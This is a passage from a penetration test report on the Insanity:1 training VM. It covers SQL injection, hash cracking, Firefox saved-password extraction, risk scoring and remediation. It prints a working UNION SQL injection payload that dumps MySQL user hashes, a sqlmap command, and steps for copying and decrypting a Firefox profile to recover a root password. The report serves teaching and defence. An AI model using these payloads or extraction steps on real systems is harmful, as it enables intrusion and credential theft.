- **Critical Data Extraction:**

We also found bludit credentials .but its credentials are not useful for us .so we ignore that steps

```
a" UNION SELECT group_concat(user),group_concat(password),group_concat(authentication_string),4 FROM
mysql.user -- -
```

```
a" UNION SELECT
group_concat(user),group_concat(password),group_concat(authentication_string),4 FROM
mysql.user -- - is down. Please check the report below for more information.

ID, Host, Date Time, Status
"root,root,root,root,,,elliot","*CDA244FF510B063DA17DFF84FF39BA0849F7920F,*CDA244FF510B063DA17DFF84FF39BA0849F7920F,*CDA244FF510B063DA17DFF84FF39BA0849F7920F,*CDA244FF
```

The email feedback mechanism confirmed successful exploitation without requiring direct response observation.

Impact Assessment:

Technical Impact:

- Complete database compromise (all tables accessible)
- Extraction of MySQL system user credentials
- Ability to modify database contents (INSERT, UPDATE, DELETE)
- Potential for reading local files (if FILE privilege exists)
- Potential for remote code execution via `INTO OUTFILE`

Data Compromised:

- All user accounts and password hashes
- Server monitoring data (internal infrastructure information)
- Email addresses (facilitates social engineering)
- System configuration details


Business Impact:

- Complete confidentiality breach
- Integrity compromise (data modification possible)

- Foundation for lateral movement within infrastructure
- Regulatory compliance violations (GDPR, PCI-DSS)

Automated Exploitation with SQLMap:

```
sqlmap -r request.txt --batch --dbs
```



Result

Remediation:

```
[INFO] testing connection to the target URL
[INFO] testing if the target URL content is stable
[INFO] heuristic (basic) test shows that POST parameter 'name' might be injectable
[INFO] testing for SQL injection on POST parameter 'name'
available databases [3]:
[*] information_schema
[*] monitoring
[*] mysql
```

Immediate (24 Hours)

- Disable/restrict access to vulnerable monitoring endpoint
- Reset all compromised passwords and credentials

- Review logs for signs of exploitation
- Enable emergency monitoring

Code Fixes (1 Week)

- Replace all SQL queries with **prepared statements/parameterized queries**
- Implement **strict input validation** (whitelist alphanumeric only)
- Remove detailed error messages from production
- Never concatenate user input into SQL

Database Hardening (2 Weeks)

- Remove FILE, SUPER, and dangerous database privileges
- Create **minimal-privilege database user** for application
- Deny access to mysql.user and system tables
- Enable SSL/TLS for database connections
- Implement IP restrictions on database access

Security Controls (1 Month)

- Deploy **Web Application Firewall** with SQL injection rules
- Implement rate limiting and CAPTCHA
- Add strong authentication and authorization
- Enable comprehensive logging and alerting
- Set up intrusion detection monitoring

Ongoing

- Regular penetration testing
- Security code reviews
- Developer security training on OWASP Top 10
- Monitor for suspicious query patterns
- Maintain incident response procedures

Verification

- Test with original exploit payloads to confirm fix
- External security audit
- Automated security scanning in CI/CD
- Document all changes and lessons learned


Key Principle: *Use prepared statements + least privilege + input validation = prevents SQL injection*

6.3 VULN-003: Weak Password Hashing (MySQL SHA-1)

Severity: HIGH
CVSS v3.1 Score: 7.5 (AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N)
CWE: CWE-327 (Use of a Broken or Risky Cryptographic Algorithm)

Description:

MySQL user passwords are hashed using SHA-1 with minimal iterations, making them vulnerable to rapid offline cracking using rainbow tables or GPU-accelerated brute-force attacks.



Extracted Hash:

Hash Analysis:


- Algorithm: MySQL SHA-1 (PASSWORD() function)
- Format: * prefix indicates MySQL 4.1+ hashing
- Salt: Minimal (insufficient protection)
- Iterations: Single round (no key stretching)

Cracking Methods:

Method 1: Online Hash Database(CrackStation**)**


Hash	Type	Result
CDA244FF5108D63DA17DFF84FF39BAD849F7920F	Unknown	Not found.

Method 2: John the Ripper



We got our next set of credentials - `elliot:elliot123`. Let's try to SSH using those credentials.

Method 3: Hashcat (GPU-accelerated)



Impact:

- Weak password policy enforcement
- Trivial credential recovery from database dumps
- Enables unauthorized SSH access
- Facilitates lateral movement

Remediation:

Immediate:

- Reset all user passwords to strong, unique credentials

- Enforce minimum password complexity: 12+ characters, mixed case, numbers, symbols

Short-term:

- Migrate to bcrypt, scrypt, or Argon2 for password storage
- Implement salted hashing with per-user unique salts
- Use key stretching (10,000+ iterations for bcrypt)

Long-term:

- Deploy password management policy
- Implement password rotation schedules
- Consider passwordless authentication (SSH keys, certificates)

6.4 VULN-004: Insecure Credential Storage (Firefox)

Severity: HIGH
CVSS v3.1 Score: 8.1 (AV:L/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H)
CWE: CWE-522 (Insufficiently Protected Credentials)

Description:

Firefox browser on the user's profile stores credentials without master password protection, allowing trivial extraction of saved passwords through file system access.

Location:

```
/home/elliot/.mozilla/firefox/esmhp32w.default-default/
```

Affected Files:

- `logins.json` - Encrypted login credentials (encryption key stored locally)
- `key4.db` - SQLite database containing encryption keys
- `key3.db` - Legacy key storage (if present)

Technical Analysis:

File Structure:

```
[elliot@insanityhosting ~]$ ls -la ~/.mozilla/firefox/esmhp32w.default-default/
total 4096
drwx------. 8 elliot elliot 4096 Aug 16  2020 .
-rw-rw-r--. 1 elliot elliot  524 Aug 16  2020 logins.json
-rw-rw-r--. 1 elliot elliot  196 Aug 16  2020 key4.db
```

Firefox Password Extraction(Exploitation Process)

Step-by-Step Process

Step 1: Profile Discovery

- What: Found where Firefox stores passwords on the victim's computer
- Tool Used: find command (searches for files)
- Action: Searched for logins.json file (where Firefox stores encrypted passwords)
- Location Found: /home/elliot/.mozilla/firefox/esmbp32w.default-default/

Step 2: File Exfiltration

- What: Copied entire Firefox profile from victim to attacker's computer
- Tool Used: scp (secure copy - like copying files between computers)
- Action: Copied all Firefox data from victim (192.168.56.103) to attacker's machine
- Why: Needed all Firefox files including encryption keys to decrypt passwords

Step 3: Password Decryption


- What: Used special tool to decrypt and reveal saved passwords
- Tool Used: firefox_decrypt (Python script from GitHub)
- Process:
-
- Downloaded the decryption tool from GitHub
- Pointed tool at copied Firefox profile
- Pressed ENTER when asked for master password (left blank)

- Tool automatically decrypted and displayed all saved passwords

What Was Extracted

- System: localhost:10000 (Webmin - server management interface)
- Username: root
- Password: S8Y38PKJqWNpJuSwFqFZHwfZ3GnegUa (administrator password!)

Root Credentials:



Key Files Involved

Firefox stores passwords in these files:

- logins.json - encrypted passwords
- key4.db - encryption key
- cert9.db - security certificates

All three needed together to decrypt passwords!

Why This Worked?

- Firefox was storing passwords without a Master Password
- User had .mozilla folder accessible in their home directory
- Attacker had SSH access to copy files
- Root password was saved in Firefox browser

Simple Analogy

Imagine Firefox profile as a locked safe with passwords inside:

- Find the safe (logins.json location)
- Steal the entire safe (copy Firefox profile)
- Use the key that came with it (key4.db) to unlock it
- Read all the passwords (firefox_decrypt tool)

Impact:

Technical Impact:

- Complete password database extraction
- Access to all websites saved in Firefox
- Root credentials revealed
- Enables immediate privilege escalation

Business Impact:

- Compromise of administrative accounts
- Potential for complete system takeover
- Lateral movement to other systems using reused passwords
- Violation of least privilege principle

Remediation:

Immediate:

- Enable Firefox Master Password on all user profiles
- Clear saved passwords from Firefox
- Rotate compromised credentials (especially root password)

Short-term:

- Deploy enterprise password manager (e.g., KeePass, Bitwarden)
- Implement Group Policy to enforce master password
- Audit all user Firefox profiles for saved credentials

Long-term:

- User security awareness training (password storage risks)
- Implement endpoint protection to monitor sensitive file access
- Consider application whitelisting to prevent password extraction tools

6.5 VULN-005: SSH Account with Limited Shell (Rabbit Hole Detection)

Severity: MEDIUM (Informational)
CVSS v3.1 Score: 4.3 (AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:N/A:N)

Description:

Initial SSH access using `otis` credentials was blocked by `/sbin/nologin` shell, presenting a common defensive measure and requiring alternative attack vectors.


Discovery&Verification:

Analysis:

- Account exists and authentication succeeds
- Shell access deliberately restricted
- Common pattern in service accounts or restricted users
- Indicates security awareness in system configuration

Lesson Learned: This demonstrates the importance of multiple attack vectors. While SSH access was blocked, the web application vulnerabilities remained exploitable, eventually leading to discovery of the `elliot` account with valid shell access.


Flag Capture



Web Shell Deployment

Backdoor User Creation

Purpose: Establish alternative access method



Post-Exploitation Summary

Access Established:

- User-level SSH access (elliot)
- Root-level SSH access
- Web shell (HTTP-based command execution)
- Backdoor user account

Data Extracted:

- All system password hashes (/etc/shadow)
- Complete user database
- Application database dumps
- System configuration files
- Network topology information

Capabilities Demonstrated:

- Remote command execution
- Privilege escalation (user → root)

- Lateral movement potential
- Data exfiltration
- Persistent access establishment

9. Risk Assessment

9.1 CVSS Scoring Summary

Vulnerability	Base Score	Temporal	Environmental	Overall
Default Credentials	9.8	9.6	9.8	**CRITICAL**
SQL Injection	9.9	9.7	9.9	**CRITICAL**
Weak Password Hashing	7.5	7.3	8.0	**HIGH**
Firefox Credential Storage	8.1	7.9	8.5	**HIGH**
Information Disclosure	5.3	5.1	5.5	**MEDIUM**

9.2 Overall Risk Rating

Aggregate Risk Level: CRITICAL

Justification: The combination of multiple high-severity vulnerabilities creates an attack chain that enables complete system compromise with minimal technical sophistication required. An attacker with basic penetration testing knowledge can achieve root access within 2-3 hours.

9.3 Business Impact Analysis

9.3.1 Confidentiality Impact: HIGH

Compromised Data:

- All user credentials (system and application)
- Internal email communications
- Database contents (monitoring data, user information)
- System configuration files
- Network topology information

Regulatory Implications:

- GDPR violations (unauthorized data access)
- PCI-DSS non-compliance (if payment data present)
- HIPAA violations (if healthcare data stored)

9.3.2 Integrity Impact: HIGH

Potential Malicious Activities:

- Database modification (INSERT, UPDATE, DELETE operations)
- Web application defacement
- Log file manipulation (covering tracks)
- Installation of persistent backdoors
- System configuration changes

9.3.3 Availability Impact: MEDIUM

Denial of Service Risks:

- Database corruption through SQL injection
- Resource exhaustion via malicious queries
- Service disruption through configuration changes
- Potential for ransomware deployment

9.4 Exploitation Difficulty Assessment

Skill Level Required: LOW-MEDIUM

Factors:

- Default credentials widely documented
- SQL injection exploitation straightforward (UNION-based)
- Publicly available tools (SQLMap, firefox_decrypt)
- No advanced evasion techniques required
- No custom exploit development needed

Time to Compromise: 2-3 hours for experienced tester, 4-6 hours for novice

9.5 Likelihood Assessment

Probability of Exploitation: HIGH

Reasoning:

1. **Default Credentials:** Commonly tested by automated scanners and manual attackers
2. **Public Disclosure:** Similar VulnHub machines have published walkthroughs
3. **Scanning Visibility:** Services openly accessible on standard ports
4. **No Defense in Depth:** Single vulnerability sufficient for initial access
5. **Credential Reuse:** Password patterns suggest poor security practices

10. Recommendations

10.1 Critical Priority (Immediate Action Required)

10.1.1 Credential Management

Actions:

1. **Change all passwords immediately** using strong, unique credentials:
   - Minimum 16 characters
   - Mix of uppercase, lowercase, numbers, symbols
   - No dictionary words or predictable patterns
2. **Implement password policy enforcement:**

```
# Install password quality checking
   yum install libpwquality

   # Configure /etc/security/pwquality.conf
   minlen = 16
   dcredit = -1  # Require digit
   ucredit = -1  # Require uppercase
   lcredit = -1  # Require lowercase
   ocredit = -1  # Require special character
```

3. **Audit and remove default accounts:**

4. **Deploy password manager for credential storage:**
    - Enterprise solution: Bitwarden, 1Password
    - Self-hosted: Vaultwarden, KeePass

Expected Outcome: Eliminates VULN-001 (Default Credentials)

11. Conclusion

11.1 Assessment Summary

This penetration testing engagement successfully identified and exploited multiple critical vulnerabilities within the Insanity:1 virtual machine environment. The assessment demonstrated a realistic attack scenario where an external threat actor with moderate technical skills could achieve complete system compromise.

11.2 Key Takeaways

Technical Findings:

1. **Default credentials** provided immediate authenticated access
2. **SQL injection vulnerability** enabled complete database compromise
3. **Weak password hashing** facilitated rapid credential recovery
4. **Insecure credential storage in Firefox** allowed privilege escalation
5. **Lack of defense-in-depth** enabled straightforward attack progression

Security Posture Assessment:

The target environment exhibits characteristics typical of systems with insufficient security oversight:

- Inadequate input validation
- Poor credential management practices
- Missing security hardening
- Absence of monitoring and detection capabilities

- No incident response procedures evident

11.3 Risk Context

While this assessment was conducted in a laboratory environment against an intentionally vulnerable training VM, the identified vulnerabilities mirror real-world security issues commonly discovered in production systems:

- **Gartner Research** indicates that 95% of security breaches involve human error or misconfigurations
- **Verizon DBIR** reports that compromised credentials are involved in 81% of hacking-related breaches
- **OWASP Top 10** consistently lists injection vulnerabilities and broken authentication among the most critical web application risks

11.4 Learning Outcomes

This assessment successfully demonstrated:

Technical Competencies:

- Network reconnaissance and service enumeration
- Web application security testing methodology
- Manual and automated SQL injection exploitation
- Password hash identification and cracking
- Privilege escalation techniques
- Post-exploitation strategies
- Professional documentation and reporting

Security Principles:

- **Defense in Depth:** Single vulnerabilities can cascade into complete compromise
- **Least Privilege:** Excessive permissions amplify attack impact
- **Input Validation:** User input must never be trusted
- **Secure Defaults:** Default configurations are primary attack vectors
- **Password Security:** Weak hashing and storage negates authentication

- **Monitoring Importance:** Lack of logging enables undetected attacks

11.5 Professional Development

Skills Acquired:

- Systematic penetration testing methodology following PTES framework
- Tool proficiency across reconnaissance, exploitation, and post-exploitation phases
- Critical thinking in identifying and chaining vulnerabilities
- Risk assessment and impact analysis
- Technical writing and security reporting
- Ethical hacking principles and responsible disclosure

Industry Relevance:

- Practical application of cybersecurity concepts
- Understanding attacker mindset and techniques
- Preparation for security certifications (CEH, OSCP, PNPT)
- Real-world incident response experience
- Foundation for security operations and defense roles

11.6 Ethical Considerations

This assessment reinforced critical ethical principles:

- **Authorization is mandatory** - testing without permission is illegal
- **Responsible disclosure** - vulnerabilities must be reported properly
- **Scope adherence** - boundaries must be respected
- **Data protection** - sensitive information requires careful handling
- **Professional integrity** - findings serve defensive purposes only

11.7 Recommendations Summary

Immediate Actions (24-48 Hours):

- Change all default passwords
- Disable vulnerable monitoring application
- Reset compromised user credentials
- Enable emergency monitoring and logging

Short-Term Fixes (1-2 Weeks):

- Implement prepared statements for all SQL queries
- Deploy Web Application Firewall (WAF)
- Enforce strong password policies
- Enable Firefox Master Password requirement
- Apply database privilege restrictions

Long-Term Improvements (30-90 Days):

- Establish vulnerability management program
- Implement security awareness training
- Deploy intrusion detection/prevention systems
- Conduct regular security assessments
- Develop incident response procedures

11.8 Final Thoughts

This penetration test demonstrates that **security is not a product, but a continuous process**. The attack chain—from default credentials through SQL injection to privilege escalation.illustrates how seemingly minor misconfigurations can enable complete system compromise.

Key Message: Organizations must adopt a proactive security posture, implementing multiple defensive layers, continuous monitoring, and regular security assessments to protect against evolving threats.

Success Metrics:

- Complete attack chain documented
- All critical vulnerabilities identified

- Root access achieved
- Remediation guidance provided
- Learning objectives met

12. What We Have Learned

12.1 Technical Skills Development

Network Reconnaissance & Enumeration:

- Network scanning techniques identify active hosts and open services
- Port scanning reveals attack surface and potential entry points
- Web directory enumeration discovers hidden administrative interfaces
- Service fingerprinting provides version information for exploit research
- Information gathering from public sources aids credential discovery

Web Application Security:

- Default credentials remain one of the most common vulnerabilities
- SQL injection enables complete database compromise when input isn't validated
- Web applications often reveal sensitive information through error messages
- Email feedback mechanisms can inadvertently confirm exploitation success
- Web shells provide persistent remote access after compromise

Authentication & Cryptography:

- Weak password hashing (SHA-1) enables rapid credential cracking
- Password reuse across systems amplifies security breaches
- Browser password managers without master passwords offer no protection
- Online hash databases can crack common passwords instantly
- Salting and key stretching are essential for secure password storage

Privilege Escalation:

- User-level access often leads to discovery of privilege escalation vectors

- Browser credential stores contain keys to administrative accounts
- Firefox profiles can be exfiltrated and decrypted offline
- Saved passwords in browsers represent critical security risks
- Linux user directories may contain sensitive configuration data

Post-Exploitation:

- Web shells provide covert persistent access
- Backdoor accounts enable alternative entry points
- Cron jobs can establish automated callback mechanisms
- System information gathering aids in understanding infrastructure
- Data exfiltration requires careful evidence collection and documentation

12.2 Security Principles Reinforced

1. Defense in Depth

- Single vulnerabilities should not enable complete compromise
- Multiple security layers slow attacker progression
- Each defensive control provides opportunity for detection
- Assume breach mentality requires internal security controls

2. Least Privilege Principle

- Database users should have minimal required permissions
- Application accounts should never access system tables (mysql.user)
- Sudo access must be carefully controlled and monitored
- Service accounts should use non-interactive shells when possible

3. Secure by Default

- Default credentials must be changed during initial setup
- Sample/test accounts should be removed in production
- Unnecessary services must be disabled
- Secure configurations should be enforced automatically

4. Input Validation

- Never trust user input under any circumstances
- Whitelist validation is superior to blacklist filtering
- Prepared statements prevent SQL injection attacks
- Input sanitization must occur server-side, not client-side

5. Security Through Obscurity Fails

- Hiding administrative interfaces does not prevent discovery
- Predictable patterns (like `/admin/`, `/monitoring/`) invite attack
- Obscurity may delay but never prevents determined attackers
- Real security requires proper authentication and authorization

12.3 Methodology Understanding

PTES (Penetration Testing Execution Standard) Phases:

1. Pre-Engagement:

- Scope definition prevents legal issues
- Rules of engagement establish boundaries
- Authorization documentation protects both parties

2. Intelligence Gathering:

- Passive reconnaissance avoids detection
- Active scanning provides detailed target information
- OSINT (Open Source Intelligence) reveals organizational details

3. Threat Modeling:

- Attack surface analysis identifies entry points
- Vulnerability prioritization focuses effort efficiently
- Attack path mapping plans exploitation strategy

4. Vulnerability Analysis:

- Automated scanning provides broad coverage
- Manual testing discovers logic flaws
- Version identification enables targeted exploit research

5. Exploitation:

- Proof of concept demonstrates real risk
- Exploitation must respect scope boundaries
- Evidence collection supports findings

6. Post-Exploitation:

- Privilege escalation demonstrates full impact
- Lateral movement shows organizational risk
- Persistence testing evaluates detection capabilities

7. Reporting:

- Executive summary communicates business risk
- Technical details enable remediation
- Recommendations provide actionable guidance

12.4 Tool Proficiency Gained

Reconnaissance Tools:

- **Netdiscover:** Network host discovery through ARP scanning
- **Nmap:** Comprehensive port scanning and service enumeration
- **Wireshark:** Network traffic analysis and packet inspection

Web Application Tools:

- **Burp Suite:** HTTP interception, manipulation, and analysis
- **GoBuster/DirBuster:** Directory and file brute-forcing
- **Browser Developer Tools:** Request inspection and debugging

Exploitation Tools:

- **SQLMap:** Automated SQL injection exploitation
- **Manual SQL Injection:** Understanding query structure and manipulation
- **Hydra:** Credential brute-forcing for multiple protocols

Password Cracking:

- **John the Ripper:** Offline password hash cracking
- **Hashcat:** GPU-accelerated hash cracking
- **Online Databases:** CrackStation, Hashes.com for rapid lookups

Post-Exploitation:

- **Firefox Decrypt:** Browser credential extraction
- **SSH/SCP:** Secure remote access and file transfer
- **Custom Scripts:** Automation and evidence collection

12.5 Real-World Applications

Career Relevance:

- **Penetration Tester:** Offensive security assessment skills
- **Security Analyst:** Vulnerability identification and risk assessment
- **SOC Analyst:** Understanding attacker techniques aids detection
- **System Administrator:** Hardening knowledge improves security posture
- **Security Consultant:** Remediation guidance and strategic planning

Certification Preparation:

- **CEH (Certified Ethical Hacker):** Comprehensive penetration testing methodology
- **OSCP (Offensive Security Certified Professional):** Practical exploitation skills
- **PNPT (Practical Network Penetration Tester):** Report writing and assessment delivery
- **CompTIA Security+:** Foundational security concepts application

Industry Standards:

- **OWASP Top 10:** Web application vulnerability awareness
